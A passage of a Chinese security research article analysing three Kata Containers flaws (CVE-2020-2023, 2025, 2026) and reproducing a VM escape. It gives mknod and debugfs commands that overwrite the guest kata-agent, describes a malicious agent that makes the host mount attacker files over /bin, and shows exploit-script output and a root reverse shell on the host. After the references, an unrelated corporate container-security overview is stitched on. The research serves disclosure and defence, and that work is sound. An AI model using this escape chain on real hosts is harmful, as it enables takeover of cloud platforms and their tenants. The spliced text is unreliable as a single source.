    "CAP_FSETID",
    "CAP_FOWNER",
    "CAP_MKNOD", // 容器有此权限!
    "CAP_NET_RAW",
    "CAP_SETGID",
    "CAP_SETUID",
    "CAP_SETFCAP",
    "CAP_SETPCAP",
    "CAP_NET_BIND_SERVICE",
    "CAP_SYS_CHROOT",
    "CAP_KILL",
    "CAP_AUDIT_WRITE",
  }
}
```

为了进一步确定，我们可以在Kata Containers创建的容器中来验证一下：

```
root# docker run --rm -it ubuntu /bin/bash
root@df2cff910fdb:/# grep CapEff /proc/self/status
CapEff:  00000000a80425fb
root@df2cff910fdb:/# exit
exit
root# capsh --decode=00000000a80425fb
0x00000000a80425fb=cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,
```

首先从容器中/proc/self/status文件获取到Capabilities的具体值，然后对其进行解析。结果显示，容器确实拥有CAP_MKNOD权限。

既然如此，再结合CVE-2020-2023，我们进一步来尝试下能否在容器内通过创建设备文件来访问、甚至修改设备。

在存在漏洞的环境中（后文「逃逸复现-环境准备」小节给出了搭建漏洞环境的方法，读者可参考），创建一个容器；在容器内，首先我们需要找到底层虚拟机块设备的设备号，然后创建设备文件。

/sys/dev/block/目录下是各种块设备的符号链接，文件名即为目标块设备的主次设备号，我们要找到目标块设备为vda1的符号链接文件名，从而获得主次设备号。

例如，在笔者的环境下：

```
root@7d30fe24da7e:/# ls -al /sys/dev/block/ | grep vda1
lrwxrwxrwx 1 root root 0 Sep 23 03:16 254:1 -> ../../devices/pci0000:00/0000:
```

找到主设备号为254，次设备号为1。在获取设备号后，即可使用mknod创建设备文件：

```
mknod --mode 0600 /dev/guest_hd b 254 1
```

接着，就可以对该设备进行访问和操作了。这里我们可以借助debugfs工具来实现：

```
root@7d30fe24da7e:/# /sbin/debugfs -w /dev/guest_hd
debugfs 1.45.5 (07-Jan-2020)
debugfs:  ls
 2  (12) .    2  (12) ..    11  (20) lost+found    12  (16) autofs
 13  (12) bin    14  (12) boot    15  (12) dev    16  (12) etc
 21  (12) home    22  (12) lib    23  (16) lib64    24  (16) media
 25  (12) mnt    26  (12) proc    27  (12) root    28  (12) run
 29  (12) sbin    30  (12) srv    31  (12) sys    32  (12) tmp
 33  (12) usr    2061  (3824) var
```

果然，漏洞存在时，我们的确能够访问虚拟机文件系统。那么，能否修改呢？可以的，例如，kata-agent就在usr/bin目录下：

```
debugfs:  cd usr/bin
debugfs:  ls
 435  (12) .    33  (12) ..    436  (20) kata-agent    437  (16) ldconfig
 438  (16) chronyc    439  (16) chronyd    440  (16) capsh
 441  (16) getcap    442  (16) getpcaps    443  (16) setcap    444  (12) su
 445  (16) bootctl    446  (16) busctl    447  (20) coredumpctl
```

我们可以直接删除它：

```
debugfs:  rm kata-agent

debugfs:  ls
 435  (12) .    33  (32) ..    437  (16) ldconfig    438  (16) chronyc
 439  (16) chronyd    440  (16) capsh    441  (16) getcap
 442  (16) getpcaps    443  (16) setcap    444  (12) su    445  (16) bootctl
 446  (16) busctl    447  (20) coredumpctl    448  (12) halt
```

可以看到，操作执行成功，kata-agent被删除了。

我们能够修改文件系统，说明它以读写模式挂载，这是漏洞根源之二。

CVE-2020-2025

该漏洞也属于权限控制问题——在存在漏洞的环境中，虚拟机镜像并未以只读模式挂载。因此，虚拟机能够对硬盘进行修改，并将修改持久化到虚拟机镜像中。这样一来，后续所有新虚拟机都将从修改后的镜像创建了。

我们来验证一下。思路是，在之前CVE-2020-2023的基础上，先启动一个容器，使用debugfs向虚拟机硬盘中写入一个flag.txt文件，内容为hello, kata，然后销毁该容器，再次创建一个新容器，在其中使用debugfs查看文件系统是否存在上述文件，以判断虚拟机镜像是否被改写。具体的过程如下：

```
root# docker run --rm -it ubuntu /bin/bash
root@28caf254e3b3:/# mknod --mode 0600 /dev/guest_hd b 254 1
root@28caf254e3b3:/# echo "hello, kata" > flag.txt
root@28caf254e3b3:/# /sbin/debugfs -w /dev/guest_hd
debugfs 1.45.5 (07-Jan-2020)
debugfs:  cd usr/bin
debugfs:  write flag.txt flag.txt
Allocated inode: 172
debugfs:  close -a
debugfs:  quit
root@28caf254e3b3:/# exit
exit
root#
root# docker run --rm -it ubuntu /bin/bash
root@1773bd058e1b:/# mknod --mode 0600 /dev/guest_hd b 254 1
root@1773bd058e1b:/# /sbin/debugfs -w /dev/guest_hd
debugfs 1.45.5 (07-Jan-2020)
debugfs:  cd usr/bin
debugfs:  dump flag.txt flag.txt
debugfs:  quit
root@1773bd058e1b:/# cat flag.txt
hello, kata
```


可以看到，虚拟机镜像确实被改写了。

CVE-2020-2026

CVE-2020-2026属于非常典型的一类漏洞——符号链接处理不当引起的安全问题[25]。我们来抽丝剥茧，一步步分析这个漏洞。

在「背景知识」部分，我们已经介绍了Kata Containers的基本组件，下面是Kata

Containers执行OCI命令create时组件间的交互时序图 [26]：



其中，virtcontainers曾经是一个独立的项目，现在已经成为kata-runtime的一部分，它为构建硬件虚拟化的容器运行时提供了一套Go语言库。除此以外，上图涉及到的其他组件我们都介绍过了。

可以看到，Docker引擎向kata-runtime下发create指令，然后，kata-runtime通过调用virtcontainers的CreateSandbox来启动具体的容器创建过程。接着，virtcontainers承担起主要职责，调用Hypervisor提供的服务去创建网络、启动虚拟机。

我们重点关注virtcontainers向agent发起的CreateSandbox调用，从这里开始，virtcontainers与agent连续两次请求响应，是容器创建过程中最核心的部分，也是CVE-2020-2026漏洞存在的地方：

```
1 virtcontainers  --- CreateSandbox --->  agent
2 virtcontainers  <-- Sandbox Created --  agent
3 virtcontainers  -- CreateContainer -->  agent
4 virtcontainers  <--Container Created--  agent
```

这里的Sandbox与Container有什么不同呢？Sandbox是一个统一、基本的隔离空间，一个虚拟机中只有一个Sandbox，但是该Sandbox内可以有多个容器，

这就对应了Kubernetes Pod的模型；对于Docker来说，一般一个Sandbox内只运行一个Container。无论是哪种情况，Sandbox的ID与内部第一个容器的ID相同。

在上面这两来两往的过程中，容器即创建完成。我们知道，容器是由镜像创建而来，那么kata-runtime是如何将镜像内容传递给虚拟机内部kata-agent的呢？答案是，将根文件目录（rootfs）挂载到宿主机与虚拟机的共享目录中。

首先，runtime/virtcontainers/kata_agent.go的startSandbox函数向kata-agent发起gRPC调用：

```
storages := setupStorages(sandbox)
kmodules := setupKernelModules(k.kmodules)

req := &grpc.CreateSandboxRequest{
    Hostname:      hostname,
    Dns:           dns,
    Storages:      storages,
    SandboxPidns:  sandbox.sharePidNs,
    SandboxId:     sandbox.id,
    GuestHookPath: sandbox.config.HypervisorConfig.GuestHookPath,
    KernelModules: kmodules,
}
```

可以看到，其中带有SandboxId和Storages参数。其中，Storages的值来自setupStorages函数，这个函数用于配置共享目录的存储驱动、文件系统类型和挂载点等。Storages内的元素定义如下（setupStorages函数）：

```
sharedVolume := &grpc.Storage{
  Driver:     kataVirtioFSDevType,
  Source:     mountGuestTag,
  MountPoint: kataGuestSharedDir(),
  Fstype:     typeVirtioFS,
  Options:    sharedDirVirtioFSOptions,
}
```

其中，kataGuestSharedDir函数会返回共享目录在虚拟机内部的路径，也就是MountPoint的值：/run/kata-containers/shared/containers/。

OK，切换到kata-agent侧。当它收到gRPC调用请求后，内部的CreateSandbox函数开始执行（位于agent/grpc.go）。具体如下（我们省略了内核模块加载、命名空间创建等代码逻辑）：

```
func (a *agentGRPC) CreateSandbox(ctx context.Context, req *pb.CreateSandboxR
  if a.sandbox.running {
    return emptyResp, grpcStatus.Error(codes.AlreadyExists, "Sandbox already
  }
  // 省略...
  if req.SandboxId != "" {
    a.sandbox.id = req.SandboxId
    agentLog = agentLog.WithField("sandbox", a.sandbox.id)
  }
  // 省略...
  mountList, err := addStorages(ctx, req.Storages, a.sandbox)
  if err != nil {
    return emptyResp, err
  }

  a.sandbox.mounts = mountList

  if err := setupDNS(a.sandbox.network.dns); err != nil {
    return emptyResp, err
  }

  return emptyResp, nil
}
```

可以看到，在收到请求后，kata-agent会调用addStorages函数去根据kata-runtime的指令挂载共享目录，经过深入，该函数最终会调用mountStorage函数执行挂载操作：


```
// mountStorage performs the mount described by the storage structure.
func mountStorage(storage pb.Storage) error {
  flags, options := parseMountFlagsAndOptions(storage.Options)

  return mount(storage.Source, storage.MountPoint, storage.Fstype, flags, opti
}
```

这里的MountPoint即是来自kata-runtime的/run/kata-containers/shared/containers/。至此，宿主机与虚拟机的共享目录已经挂载到了虚拟机内。

最后，CreateSandbox执行完成，kata-runtime收到回复。

那么，kata-runtime什么时候会向共享目录中挂载呢？如下图所示，发送完CreateSandobx请求后，kata-runtme在bindMountContainerRootfs中开始挂载容器根文件系统：



代码如下：

```
func bindMountContainerRootfs(ctx context.Context, sharedDir, sandboxID, cID,
  span, _ := trace(ctx, "bindMountContainerRootfs")
  defer span.Finish()

  rootfsDest := filepath.Join(sharedDir, sandboxID, cID, rootfsDir)

  return bindMount(ctx, cRootFs, rootfsDest, readonly)
}
```

其中，rootfsDest是宿主机上共享目录中容器根文件系统的位置。它的形式是/run/kata-containers/shared/sandboxes/sandbox_id/container_id/rootfs，其中sandbox_id与container_id分别是Sandbox和容器的ID。如前所述，对于只运行一个容器的情况来说，这两个ID是一致的；cRootFs是根文件系统在虚拟机内部共享目录中的挂载位置，形式为/run/kata-containers/shared/containers/sandbox_id/rootfs。

在函数的末尾，bindMount函数执行实际的绑定挂载任务：

```
func bindMount(ctx context.Context, source, destination string, readonly bool
  // 省略...
  absSource, err := filepath.EvalSymlinks(source) // 重点！！！
  if err != nil {
    return fmt.Errorf("Could not resolve symlink for source %v", source)
  }
  // 省略...
  if err := syscall.Mount(absSource, destination, "bind", syscall.MS_BIND, ""
    return fmt.Errorf("Could not bind mount %v to %v: %v", absSource, destina
  }
  // 省略...
  return nil
}
```

重点来了！该函数会对虚拟机内部的挂载路径做符号链接解析。

符号链接解析是在宿主机上进行的，但是实际的路径位于虚拟机内。如果虚拟机由于某种原因被攻击者控制，那么攻击者就能够在挂载路径上创建一个符号链接，kata-runtime将把容器根文件系统挂载到该符号链接指向的宿主机上的其他位置！

举例来说，假如虚拟机内部的kata-agent被攻击者替换为恶意程序，该恶意agent在收到CreateSandbox请求后，根据拿到的Sandbox ID在/run/kata-containers/shared/containers/sandbox_id/创建一个名为rootfs的符号链接，指向/tmp/xxx目录，那么之后kata-runtime在进行绑定挂载时，就会将容器根文件系统挂载到宿主机上的/tmp/xxx目录下。在许多云场景下，容器镜像是攻击者可控的， 因此——他够将特定文件放在宿主机上的特定位置，从而实现虚拟机逃逸。

第一眼看到CVE-2020-2026，也许有的朋友会觉得不太好利用，攻击者不是在容器里么？如何跑到虚拟机里?

是的，一般情况下的确比较困难，但是一旦与CVE-2020-2023、CVE-2020-2025结合起来，就有可能了。

逃逸复现

环境准备

我们需要准备一套存在前述三个漏洞的Kata Containers环境，并配置其使用Cloud Hypervisor作为虚拟机管理程序。这里，笔者采用VMWare + Ubuntu18.04 + Docker + Kata Containers 1.10.0作为测试环境。

首先，参照官方文档安装Docker[9]。接着，从Kata Containers官方Github仓库[10]下载1.10.0版本的静态程序包kata-static-1.10.3-x86_64.tar.xz，下载后进行安装即可，具体可参考如下步骤（需要root权限）：

```
#!/bin/bash
set -e -x

# 下载安装包（如果已经下载，此步可跳过）
#wget https://github.com/kata-containers/runtime/releases/download/1.10.0/kat
tar xf kata-static-1.10.0-x86_64.tar.xz
rm -rf /opt/kata
mv ./opt/kata /opt
rmdir ./opt
rm -rf /etc/kata-containers
cp -r /opt/kata/share/defaults/kata-containers /etc/
# 使用Cloud Hypervisor作为虚拟机管理程序
rm /etc/kata-containers/configuration.toml
ln -s /etc/kata-containers/configuration-clh.toml /etc/kata-containers/confi
# 配置Docker
mkdir -p /etc/docker/
cat << EOF > /etc/docker/daemon.json
{
  "runtimes": {
    "kata-runtime": {
      "path": "/opt/kata/bin/kata-runtime"
    },
    "kata-clh": {
      "path": "/opt/kata/bin/kata-clh"
    },
    "kata-qemu": {
      "path": "/opt/kata/bin/kata-qemu"
    }
  },
  "registry-mirrors": ["https://docker.mirrors.ustc.edu.cn/"]
}
EOF
mkdir -p /etc/systemd/system/docker.service.d/
cat << EOF > /etc/systemd/system/docker.service.d/kata-containers.conf
[Service]
ExecStart=
ExecStart=/usr/bin/dockerd -D --add-runtime kata-runtime=/opt/kata/bin/kata-r
EOF
# 重载配置&重新启动Docker
systemctl daemon-reload && systemctl restart docker
```

安装完成。可以看一下Docker当前配置的runtime是否为Kata Containers：

```
root# docker info | grep 'Runtime'
 Runtimes: kata-runtime runc kata-clh kata-qemu
 Default Runtime: kata-runtime
```

OK，再尝试使用Kata Containers + Cloud Hypervisor运行一个容器：

```
root# docker run --rm -it --runtime="kata-clh" ubuntu uname -a
Linux 1998641bad3f 5.3.0-rc3 #1 SMP Thu Jan 16 01:53:44 UTC 2020 x86_64 x86_64
```

可以看到，容器使用的内核版本为5.3.0-rc3，而我们测试环境宿主机的内核版本为4.15.0-117-generic：

```
root# uname -a
Linux matrix 4.15.0-117-generic #118-Ubuntu SMP Fri Sep 4 20:02:41 UTC 2020 x8
```


这说明我们的环境搭建成功。

我们想要模拟的场景如下：

目标环境是一个提供容器服务（Container-as-a-Service）的云虚拟化平台，使用Kata Containers作为容器运行时。该容器服务的用户能够上传自己的镜像并在云平台上运行一个或多个容器。攻击者首先上传恶意镜像，启动一个容器，污染Kata Containers使用的虚拟机镜像；然后再次启动一个恶意容器，此时，Kata Containers使用被污染的虚拟机镜像创建出一个恶意虚拟机，它会欺骗Kata Containers运行时组件（kata-runtime）将恶意容器根文件系统挂载到云平台宿主机上/bin目录下。管理员在使用/bin目录下的工具时触发反弹shell，攻击者收到反弹shell，实现逃逸。

漏洞利用

下图更清晰地展示了整个逃逸流程：



下面，我们就来逐步看一下。

1. 构建恶意 kata-agent

结合前面漏洞分析部分可知，要利用好CVE-2020-2026漏洞，就需要在kata-agent的gRPC服务器上做文章。

首先拿到kata-agent的源码并切换到1.10.0版本：

```
mountList, err := addStorages(ctx, req.Storages, a.sandbox)
if err != nil {
    return emptyResp, err
}

a.sandbox.mounts = mountList
```

在grpc.go文件中，找到CreateSandobx函数，其中有一部分代码是用来将宿主机共享目录挂载到虚拟机中的：

```
1. mountList, err := addStorages(ctx, req.Storages, a.sandbox)
2. if err != nil {
3. return emptyResp, err
4. }
5.
6. a.sandbox.mounts = mountList
```

共享目录挂载后，我们才能在里边创建符号链接。因此，在上述代码后面添加创建符号链接的代码即可。

这样一来，当kata-runtime向kata-agent发出CreateSandbox指令时，kata-agent将在共享目录内的rootfs位置创建一个符号链接，指向/bin；此后，当kata-runtime向该位置绑定挂载容器根文件系统时，实际的挂载路径将是宿主机的/bin。

除此之外，我们还需要避免kata-runtime在容器生命周期结束时从/bin卸载容器根文件系统。因此，我们需要想办法在卸载操作之前把共享目录中的rootfs位置重新替换为一个正常的目录。我们注意到，kata-runtime在挂载容器镜像后，还会向kata-agent发出CreateContainer指令，因此，我们可以在kata-agent源码grpc.go文件中的CreateContainer函数内添加删除符号链接、创建正常目录的操作，避免/bin挂载点被卸载。

至此，恶意kata-agent编写完成，make构建一下即可。

2. 构建恶意镜像 kata-malware-image

从上面的流程图中可以发现，攻击者实际上需要先后创建两个恶意容器。为简单起见，我们只构造一个恶意镜像，它需要完成两个任务：

1. 在第一个容器启动时，利用CVE-2020-2023和CVE-2020-2025漏洞，将底层虚拟机块设备中的kata-agent替换为攻击者准备好的恶意文件；

2. 2. 第二个容器本身不需要做任何事情，但此时由于CVE-2020-2026漏洞的存在，kata-runtime会将容器的根文件系统挂载到宿主机上指定位置（由恶意kata-agent创建的符号链接指定）。因此，镜像中还需要包含反弹shell需要的程序。

第二个任务比较简单，我们只需要在恶意容器的根目录下准备反弹shell程序（建议用C语言编写，另外，网络上有很多反弹shell源码）即可。由于是覆盖到/bin，因此我们可以考虑以/bin下的一些常用命令为反弹shell命名，例如ls等。另外，假如反弹shell程序依赖bash等系统自带shell，那么我们也需要在镜像中准备——一旦/bin被覆盖，/bin/bash及一系列其他shell就不可用了。

第一个任务则稍微复杂一些，需要将上一步中构建好的恶意kata-agent写入底层虚拟机块设备中。我们可以利用现成工具「debugfs」来达到目的。

如「漏洞分析」部分所述，在获取设备号后，直接使用mknod创建设备文件：

```
1. mknod --mode 0600 /dev/guest_hd b 254 1
```

接着，就可以用debugfs打开该设备进行操作了（利用漏洞CVE-2020-2023）。默认情况下，直接执行debugfs会进入交互式界面。我们也可以借助它的-f参数，以文件形式给出操作指令。具体操作如下：

```
/sbin/debugfs -w /dev/guest_hd
# 以下在debugfs的交互命令行中执行
cd /usr/bin
rm kata-agent
write /evil-kata-agent kata-agent
close -a
```

由于CVE-2020-2025漏洞的存在，上述操作会直接将Kata Containers使用的虚拟机镜像中的kata-agent替换为恶意程序，任务完成。

将上述步骤制作成容器镜像即可。

3. 向目标环境上传恶意镜像

我们模拟的是针对提供容器服务的云平台场景的攻击，云平台一般会提供上传或拉取镜像的方法。为简单起见，笔者直接在目标主机上构建恶意镜像。

4. 发起攻击

万事俱备，只欠东风。攻击者现在只需要做三件事：

1. 开启一个监听反弹shell的进程；
2. 在目标环境上使用恶意镜像创建一个新容器；
3. 在上一容器内的恶意脚本执行完后，继续使用恶意镜像创建第二个容器。

可以编写一个简单的脚本来自动化上述步骤：

```
root@matrix:~/escape-kata# ./exploit.sh
[*] Running an Ubuntu container to warm up...
Linux 13763735fdab 5.3.0-rc3 #1 SMP Thu Jan 16 01:53:44 UTC 2020
x86_64 x86_64 x86_64 GNU/Linux
[*] Exploiting to escape kata...
[*] Running malicious container with kata on CLH...
        [+] In the evil container
        [*] Searching for the device...
        [+] Device found
        [*] Mknoding...
        [+] Mknoded successfully
        [*] Replacing the guest kata-agent...
debugfs 1.45.5 (07-Jan-2020)
debugfs: open -w /dev/guest_hd
debugfs: cd /usr/bin
debugfs: rm kata-agent

debugfs: write /evil-kata-agent kata-agent
Allocated inode: 169
debugfs: close -a
        [+] Done
[+] Guest image file has been compromised
[*] Running malicious container with kata on CLH once again...
1b7d463cc49544a5134ee841878363c20f9c381d3f2faceee26066a1a2e7498e
docker: Error response from daemon: OCI runtime create failed: rp
c error: code = Internal desc = Could not run process: container_
linux.go:346: starting container process caused "exec: \"/attack.
sh\": stat /attack.sh: no such file or directory": unknown.
root@matrix:~/escape-kata#
```

如上图所示，攻击成功（覆盖kata-agent可能耗时较久）。此时目标宿主机上的/bin目录已经被恶意镜像的根目录覆盖（绑定挂载）。假设此时管理员登录到了宿主机上，执行了一些常用命令，例如ls：

```
Last login: Tue Sep 22 07:10:35 2020 from 172.16.56.1
root@matrix:~# clear
root@matrix:~# ls
```

由于ls已经被替换为恶意程序，此时，攻击者收到了目标宿主机反弹回来的shell：

```
Ncat: Generating a temporary 1024-bit RSA key. Use --ssl-key and
 --ssl-cert to use a permanent one.
Ncat: SHA-1 fingerprint: F132 C657 A2F6 EA0B 7BD9 5298 93DF 2D50
 B9DE 9FDC
Ncat: Listening on :::10000
Ncat: Listening on 0.0.0.0:10000
Ncat: Connection from 172.16.56.196.
Ncat: Connection from 172.16.56.196:42840.
whoami
root
```

注意事项

- 如果在VMWare中搭建测试环境，使用Kata Containers运行容器前需要配置一下vsock[15]：

```
sudo systemctl stop vmware-tools
sudo modprobe -r vmw_vsock_vmci_transport
sudo modprobe -i vhost_vsock
```

- 构建恶意镜像时，使用runC构建会比直接在配置好kata-runtime的环境中快很多。
- 事实上，对于攻击者来说，覆盖/bin并非是最好的思路。一方面，他在反弹shell中能够用到的工具会减少——原宿主机上/bin目录下的所有工具都无法使用了；另一方面，攻击者需要管理员的配合（管理员执行ls等命令）才能实现攻击。一种更好的思路是覆盖/lib或/lib64目录并提供恶意的动态链接库[8]，这样既不会影响到/bin目录下的工具（严格来说，可能会影响一些使用到动态链接库的程序），又不需要管理员的配合就可实施攻击，因为许多系统进程（以及kata-runtime）都会自动去调用动态链接库中的函数。

漏洞修复

在了解漏洞原理后，修复思路就显而易见了。修复细节不是本文关注的重点，感兴趣的读者可以参考官方仓库[27][28][29][30]。

总结

纵观云计算与虚拟化技术发展可以发现，从虚拟机到容器再到安全容器，每一种技术都曾出现过逃逸情况。笔者相信，未来还会不断有新的逃逸方式出现。当然，我们不会因噎废食，科技的进步会在效率和安全性两方面都带来越来越多的增益。但是另一方面，最小权限、纵深防御等安全最佳实践和原则依然有必要贯穿始终。

致谢

研究过程中，笔者曾就技术细节问题向原漏洞发现者、Palo Alto Networks的高级安全研究员Yuval Avrahami请教，得到其热情友好的帮助，在此向Yuval Avrahami表示真诚的感谢。

参考文献

[1] https://i.blackhat.com/USA-20/Thursday/us-20-Avrahami-Escaping-Virtualized-Containers.pdf
[2] https://katacontainers.io
[3] https://katacontainers.io/learn/
[4] https://gvisor.dev
[5]https://github.com/kata-containers/community/blob/master/VMT/KCSA/KCSA-CVE-2020-2023.md
[6]https://github.com/kata-containers/community/blob/master/VMT/KCSA/KCSA-CVE-2020-2024.md
[7] https://github.com/kata-containers/community/blob/master/VMT/KCSA/KCSA-CVE-2020-2025.md
[8] https://github.com/kata-containers/community/blob/master/VMT/KCSA/KCSA-CVE-2020-2026.md
[9] https://docs.docker.com/engine/install/ubuntu/
[10] https://github.com/kata-containers/runtime/releases/download/1.10.0/kata-static-1.10.0-x86_64.tar.xz
[11] https://nvd.nist.gov/vuln/detail/CVE-2020-2023
[12] https://nvd.nist.gov/vuln/detail/CVE-2020-2024
[13] https://nvd.nist.gov/vuln/detail/CVE-2020-2025
[14] https://nvd.nist.gov/vuln/detail/CVE-2020-2026
[15] https://github.com/teawater/documentation/blob/4eee7346655d9c954ab595c05e9f5dad0f5efeda/VSocks.md#system-requirements
[16] https://github.com/cloud-hypervisor/cloud-hypervisor
[17] https://github.com/kata-containers/documentation/tree/master/design
[18] https://github.com/opencontainers/runtime-spec
[19] https://github.com/kata-containers/kata-containers
[20] https://gvisor.dev/docs/
[21] https://nvd.nist.gov/vuln/detail/CVE-2019-14271
[22] https://www.kernel.org/doc/Documentation/cgroup-v1/devices.txt
[23] https://man7.org/linux/man-pages/man2/mknod.2.html
[24] https://github.com/moby/moby/blob/a24a71c50f34d53710cccaa4d5e5f62169c5e1dc/oci/caps/defaults.go#L4
[25] https://en.wikipedia.org/wiki/Symlink_race
[26] https://github.com/kata-containers/documentation/blob/master/design/architecture.md
[27] https://github.com/kata-containers/agent/pull/792
[28] https://github.com/kata-containers/runtime/pull/2477
[29] https://github.com/kata-containers/runtime/pull/2487
[30] https://github.com/kata-containers/runtime/pull/2713

容器安全解决方案

金融事业部

一、技术背景概述

1.1 什么是容器

容器的概念最早可以追溯到1979年的Unix工具Chroot，2000年左右，FreeBSD引入的Jails算是早期的容器技术之一，2004年Solaris提出Container，引入了容器资源管理的概念。容器本质上是一种操作系统层面的虚拟化技术，容器镜像是一个软件的轻量级独立可执行软件包，包含运行它所需的一切：代码，运行时，系统工具，系统库，设置。容器与其运行的基础环境解耦，不论是Linux和Windows应用程序，容器将软件与其周围环境隔离开来。

1.2 容器的主要组成

1.2.1 容器镜像

镜像是容器运行的基础，容器引擎服务可使用不同的镜像启动相应的容器。在容器出现错误后，能迅速通过删除容器、启动新的容器来恢复服务。镜像是由按层封装好的文件系统和描述镜像的元数据构成的文件系统包，包含应用所需要的系统、环境、配置和应用本身等。镜像由开发者构建好之后上传至镜像仓库，使用者获取镜像之后就可以使用镜像直接构建自己的应用。与虚拟机所用的系统镜像不同，容器镜像不仅没有Linux系统内核，同时在格式上也有很大的区别。虚拟机镜像是将一个完整系统封装成一个镜像文件，而容器镜像不是一个文件，而是分层存储的文件系统。镜像具有分层存储、写时复制、内容寻址、联合挂载等特点。

1.2.2 容器存储

在Linux系统中Docker的数据默认存放在/var/lib/docker中，基于不同的系统又有不同的存储驱动、不同的目录结构。理想情况下，使用挂载卷来存储高读写的目录，很少将数据直接写入容器的可写层。但是，总有些特殊需求需要直接写入容器的可写层。这时候就需要存储驱动来作为容器和宿主机之间的媒介。Docker依靠驱动技术来管理镜像和运行它们的容器间的存储和交互。通常，有状态的容器都有数据持久化存储的需求。前一节提到过，文件系统的改动都是发生在最上面的可读写层。在容器的生命周期内，它是持续的，包括容器被停止后。但是，当容器被删除后，该数据层也随之被删除了。因此，Docker采用数据卷（Volume）的形式向容器提供持久化存储。数据卷是Docker容器数据持久化存储的首选机制。绑定挂载（Bind Mounts）依赖于主机的目录结构，但数据卷是由Docker管理。

1.2.3 容器网络

容器技术提供了轻量级虚拟化的能力，使实例资源占用大幅降低，提升了分布式计算系统的性能，但分布式容器系统的网络仍是较为复杂的部分。容器网络虽然有多种形态，但多数使用了若干种支撑技术，例如网络命名空

间（Network Namespace）、Linux网桥（Linux Bridge）以及虚拟网络接口对（Veth Pair）。为了实现容器与宿主机网络、外部网络之间的通信，需要通过虚拟网络接口对将容器与 Linux 网桥连接。以Docker为例，目前Docker容器主机网络主要分为None网络模式、Bridge网络模式、Host网络模式和Container网络模式。

1.2.4 容器管理与应用

集群化、弹性化和敏捷化是容器应用的显着特点，如何有效地对容器集群进行管理，是容器技术落地应用的一个重要方面。集群管理工具（编排工具）能够帮助用户以集群的方式在主机上启动容器，并能够实现相应的网络互联，同时提供负载均衡、可扩展、容错和高可用等保障。当前关注度和使用率比较高的几种容器集群管理工具主要包括： Kubernetes、 Apache Mesos、 Docker Swarm 和 Docker Compose。

1.3 容器与虚拟化对比

虚拟化（Virtualization）和容器（Container）都是系统虚拟化的实现技术，可实现系统资源的“一虚多”共享。容器技术是一种“轻量”的虚拟化方式，此处的“轻量”主要是相比于虚拟化技术而言的。例如，虚拟化通常在Hypervisor 层实现对硬件资源的虚拟化，Hypervisor 为虚拟机提供了虚拟的运行平台，管理虚拟机的操作系统运行，每个虚拟机都有自己的操作系统、系统库以及应用。而容器并没有 Hypervisor 层，每个容器是和主机 共享硬件资源及操作系统。容器技术在操作系统层面实现了对计算机系统资源的虚拟化，在操作系统中，通过对 CPU、内存和文件系统等资源的隔离、划分和控制，实现进程之间透明的资源使用。图 1.1 展示了虚拟机和容器在实现架构上的区别。

